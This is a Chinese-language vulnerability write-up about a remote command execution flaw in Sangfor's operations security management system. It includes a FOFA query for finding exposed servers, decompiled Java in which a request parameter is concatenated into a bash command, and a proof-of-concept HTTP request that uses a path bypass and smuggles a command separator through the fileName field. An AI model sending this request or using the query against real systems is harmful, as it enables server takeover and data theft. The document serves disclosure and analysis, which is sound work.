
漏洞简介
深信服运维安全管理系统 csspost/update 接口存在远程命令执行漏洞。攻击者可通过构造恶意的请求,利用该漏洞在目标服务器上执行任意命令,从而可能导致服务器被完全控制、敏感数据泄露等严重后果。影响范围包括所有运行存在该漏洞版本的深信服运维安全管理系统的服务器。
影响版本
低于 3.0.12 20241106
fofa语法
body="/fort/login" && header="FORTSESSIONID"
漏洞分析
看下 com.sbr.fort.foreignSXF.newSXF.CsspController#update的实现逻辑

public String update(HttpServletRequest request) throws Exception {
    this.getPatchByNode(request); // 调用 getPatchByNode 方法,可能初始化了一些 Node 对象
    String result = "";
    String fileName = this.getParameter("fileName"); // 从请求中获取 fileName 参数

    // ... 获取 NodeList 和 Node 对象
    // ... 获取 nodeId

    String cmd = "";
    // 构造 shell 命令
    cmd = "bash /usr/local/bin/sh/node_patch_management.sh install " + fileName;

    // ... 更新 lastUpdateDate

    boolean flag = true;
    // 检查资源名称是否为 "本机" (可能指的是本地节点)
    if ("本机".equals(node.getResourceName())) {
        ShellExecutor executor = new ShellExecutor();
        OutMessage exe = executor.exec(cmd); // 执行 cmd

        if ("success".equals(exe.getOutStr())) {
            // ... 更新状态
            // ... 异步重启 Tomcat (调用 this.restart())
            this.Rexcecutor.submit(new Runnable() {
                public void run() {
                    try {
                        Thread.sleep(5000L);
                        CsspController.this.restart(); // 调用 restart() 方法
                    } catch (Exception var2) {
                        throw new RuntimeException("重启Tomcat失败!!");
                    }
                }
            });
        } else {
            // ... 处理失败逻辑
            result = "安装失败";
        }
    }

    return result;
}

// restart 方法
public void restart() {
    String cmd = "bash /usr/local/bin/sh/double/restart_tomcat.sh";
    ShellExecutor executor = new ShellExecutor();
    executor.exec(cmd);
}
总体来说就是
fileName参数是从用户请求中获取的,用户可控。- 该参数被直接拼接进了
cmd字符串:cmd = "bash /usr/local/bin/sh/node_patch_management.sh install " + fileName; - 随后,这个
cmd字符串被ShellExecutor.exec(cmd)执行。 - 由于没有对
fileName进行任何安全过滤或转义,攻击者可以通过在fileName中插入命令分隔符(如;,$(),`` 或||`)来执行任意系统命令。

需要满足条件:if ("本机".equals(node.getResourceName())) ,一般默认都是满足的
/csspost/OSM/update 亦如此


最终也会导致任意命令执行。
漏洞复现
POC
POST /fort/csspost;help/update HTTP/1.1
Host: sangfor_osm.mrxn.net
Content-Type: application/x-www-form-urlencoded

fileName=1.zip;RCE_POC访问命令执行结果文件